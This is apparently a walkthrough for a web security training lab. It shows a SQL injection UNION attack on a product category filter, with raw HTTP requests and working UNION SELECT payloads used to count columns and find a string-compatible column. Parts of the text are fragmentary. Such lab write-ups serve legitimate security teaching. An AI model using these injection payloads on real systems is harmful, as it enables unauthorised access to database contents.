# Lab: SQL injection UNION attack, finding a column containing text

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a <u>previous lab</u>. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an <u>SQL injection UNION</u> attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

# Find the injection point as always



# Internal Server Error

Internal Server Error

### Enumerate the number columns as before

```
Request

Pretty Raw Hex Hackvertor

1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL+-- HTTP/1.1
2 Host: 0a71000c03d9954dc0ce7a5e005f0084.web-security-academy.net
3 Cookie: session=OxvogyaTY18jy7xsj42JKvIxYfTe6Ery
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
```

```
Response

Pretty Raw Hex Render Hackvertor

1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 4953

5 <!DOCTYPE html>
7 <html>
```

## Start enumerating to see what columns has strings

### Try One

```
Request

Pretty Raw Hex Hackvertor


1 GET /filter?category=Gifts'+UNION+SELECT+'a',NULL,NULL+-- HTTP/1.1

2 Host: 0a71000c03d9954dc0ce7a5e005f0084.web-security-academy.net

3 Cookie: session=OxvogyaTY18jy7xsj42JKvIxYfTe6Ery
```

### Try Two





High-End Gift Wrapping	\$7.57	View details
Snow Delivered To Your Door	\$12.57	View details
Conversation Controlling Lemon	\$48.32	View details
Couple's Umbrella	\$67.09	View details

### Make the database display the text YuG67q

I used repeater for this. Simply replace 'a' if you used that to determine strings with the text as per lab instruction. The text doesnt come from the database. The lab instruction isn't clear.

# Request Pretty Raw Hex Hackvertor 1 GET /filter?category=Gifts'+UNION+SELECT+NULL,'YuG67g',NULL+-- HTTP/1.1 2 Host: 0a71000c03d9954dc0ce7a5e005f0084.web-security-academy.net 3 Cookie: session=OxvogyaTY18jy7xsj42JKvIxYfTe6Ery 4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" Couple's Umbrella YuG67g

### Success

Congratulations, you solved the lab!

Share your s



Gifts' UNION SELECT NULL, 'YuG67g', NULL --